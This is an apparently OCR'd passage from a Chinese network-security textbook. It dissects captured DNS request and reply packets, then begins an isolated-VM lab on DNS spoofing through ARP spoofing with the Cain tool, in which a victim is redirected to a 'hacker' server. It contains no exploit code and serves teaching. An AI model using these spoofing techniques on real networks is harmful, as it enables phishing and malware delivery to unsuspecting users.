图 4-108　使用 Sniffer 捕获的通信数据

前两个报文是本机使用 ARP 获得 DNS 服务器的 MAC 地址，第 3、4 个数据包就是 DNS 请求和 DNS 应答报文。第 5、6、7 个数据包是 TCP 三次握手建立连接报文。后面是具体的 TCP 通信数据包，用来完成网页传输任务。下面具体分析 DNS 请求和应答报文。

图 4-109 给出的是 DNS 请求报文，Sniffer 按照 TCP/IP 的 4 层体系结构对该报文进行解析，传输层采用的是 UDP，并且使用的是 UDP 的 53 端口。图中将应用层数据即 DNS 数据完全展开，第一个字段是 ID，值为 43 693，DNS 协议利用这个字段对请求和应答报文进行匹配，即 DNS 应答报文的 ID 字段值也应为 43 693。Question count 字段表明该报文携带了一个问题，ZONE Section 域存储的就是问题的内容，可见这个问题是请求解析 www. ccid. com 对应的 IP 地址。

No.	Source Address	Dest Address	Summary
3	[192.168.0.5]	[192.168.0.4]	DNS: C ID=43693 OP=QUERY NAME=www.ccid.com
4	[192.168.0.4]	[192.168.0.5]	DNS: R ID=43693 OP=QUERY STAT=OK NAME=www.ccid.com

```
DLC: Ethertype=0800, size=72 bytes
IP:  D=[192.168.0.4] S=[192.168.0.5] LEN=38 ID=1666
UDP: D=53 S=61929  LEN=38
DNS: ----- Internet Domain Name Service header -----
  DNS:
  DNS: ID = 43693
  DNS: Flags = 01
  DNS: 0... .... = Command
  DNS: .000 0...  = Query
  DNS: .... ..0. = Not truncated
  DNS: .... ...1 = Recursion desired
  DNS: Flags = 0X
  DNS: ...0 .... = Non Verified data NOT acceptable
  DNS: Question count          = 1
  DNS: Answer count            = 0
  DNS: Authority count         = 0
  DNS: Additional record count = 0
  DNS:
  DNS: ZONE Section
  DNS:     Name = www.ccid.com
  DNS:     Type = Host address (A,1)
  DNS:     Class = Internet (IN,1)
  DNS:
```

图 4-109　DNS 请求报文

图 4-110 给出的是 DNS 应答报文，可见这个报文的 ID 字段与之前的请求报文相同，都是 43 693。Answer section 域存储的是域名解析的答案，即 www. ccid. com 对应的 IP 地址是 192. 168. 0. 20。

4.10.7　基于 ARP 欺骗的 DNS 欺骗测试

1. 基于 ARP 欺骗的 DNS 欺骗简介

图 4-111 为攻击示意图。攻击者首先对网关和受害者实施 ARP 欺骗攻击，使自己成为受害者与外网通信的“中间人”。受害者在浏览 www. web. com 站点时发出的 DNS 请求报文会经过攻击者主机转发给 DNS 服务器。DNS 服务器将域名 www. web. com 对应的 IP 地址 10. 1. 1. 2 封装在 DNS 应答数据报中返回。攻击者收到返回报文之后，会将其中的 IP 地址 10. 1. 1. 2 改为 10. 1. 1. 3（即黑客服务器的 IP），再将修改之后的 DNS 应答报文转发给受害者。这样一来，在受害者 DNS 缓存中，域名 www. web. com 被映射为错误的 IP 地址 10. 1. 1. 3，这导致受害者之后的通信被错误引导至黑客服务器，而这可能是一个挂马站点或者是一个“钓鱼网站”。

No.	Source Address	Dest Address	Summary
3	[192.168.0.5]	[192.168.0.4]	DNS: C ID=43693 OP=QUERY NAME=www.ccid.com
4	[192.168.0.4]	[192.168.0.5]	DNS: R ID=43693 OP=QUERY STAT=OK NAME=www.ccid.com

```
DLC: Ethertype=0800, size=88 bytes
IP:  D=[192.168.0.5] S=[192.168.0.4] LEN=54 ID=33967
UDP: D=61929 S=53  LEN=54
DNS: ----- Internet Domain Name Service header -----
  DNS:
  DNS: ID = 43693
  DNS: Flags = 85
  DNS: 1... .... = Response
  DNS: .... .1.. = Authoritative answer
  DNS: .000 0...  = Query
  DNS: .... ..0. = Not truncated
  DNS: Flags = 8X
  DNS: ..0. .... = Data NOT verified
  DNS: 1... .... = Recursion available
  DNS: Response code = OK (0)
  DNS: ...0 .... = Unicast packet
  DNS: Question count          = 1
  DNS: Answer count            = 1
  DNS: Authority count         = 0
  DNS: Additional record count = 0
  DNS:
  DNS: ZONE Section
  DNS:     Name = www.ccid.com
  DNS:     Type = Host address (A,1)
  DNS:     Class = Internet (IN,1)
  DNS:
  DNS: Answer section:
  DNS:     Name = www.ccid.com
  DNS:     Type = Host address (A,1)
  DNS:     Class = Internet (IN,1)
  DNS:     Time-to-live = 3600 (seconds)
  DNS:     Length = 4
  DNS:     Address = [192.168.0.20]
```

图 4-110　DNS 应答报文




图 4-111　攻击示意图

2. 测试环境和测试目的

测试环境如图 4-112 所示。本机作为受害者，Windows XP 虚拟机 1 作为正常 Web 服务器，Windows XP 虚拟机 2 作为黑客的 Web 服务器，Windows XP 虚拟机 3 作为攻击者，Windows 2000 虚拟机作为网关连接两个网络，同时还担任 DNS 服务器的角色，各个

对象的地址信息如图 4-112 所示。

测试的目的是受害者浏览正常的 Web 服务器主页，但实际看到的是黑客 Web 服务器的主页。




图 4-112　测试环境

3. 测试步骤

第一步：配置各个对象的地址信息。

以 host-only 方式启动三台 Windows XP 虚拟机和一台 Windows 2000 虚拟机，参照图 4-112 配置各个对象的 IP 地址，注意本机和 Windows XP 虚拟机 3 的网关设置为 50.1.1.1，DNS 服务器设置为 10.1.1.1。Windows XP 虚拟机 1 和 Windows XP 虚拟机 2 的网关设置为 10.1.1.1。

第二步：为 Windows 2000 虚拟机配置 DNS 服务功能。

在 DNS 服务器中将域名 www.web.com 映射为 10.1.1.2(Web 服务器 IP 地址)，再将域名 www.hacker.com 映射为 10.1.1.3(黑客服务器的 IP 地址)，如图 4-113 和图 4-114 所示。




图 4-113　正常 Web 服务器的映射记录



图 4-114 黑客 Web 服务器的映射记录

第三步：在 Web 服务器和黑客服务器上设置简单的主页。

在 Web 服务器的主目录下放置网页文件 index. html，内容为“this is a normal server”。在黑客服务器的主目录下放置网页文件 index. html，内容为“I am a hacker!!!!!!!!”。在本机分别浏览这两个网页，结果如图 4-115 和图 4-116 所示。



图 4-115 在本机访问 Web 服务器主页



图 4-116 在本机访问黑客服务器主页

浏览两个主页之后，在本机 DNS 缓存表中会保留域名和 IP 地址的正确映射记录，见图 4-117。

第四步：攻击者对网关和受害者主机实施 ARP 欺骗攻击。

攻击者利用 cain 对受害者主机实施 ARP 欺骗攻击，使受害者主机的 ARP 缓存表中网关的 IP 地址映射为攻击者的 MAC 地址。构造的 ARP 欺骗报文如图 4-118 所示。

这是一个伪造的 ARP 应答报文，共 60 字节，包括 14 字节链路层数据，28 字节 ARP 数据和 18 字节的填充数据。




图 4-117　本机保存的正确 DNS 缓存信息

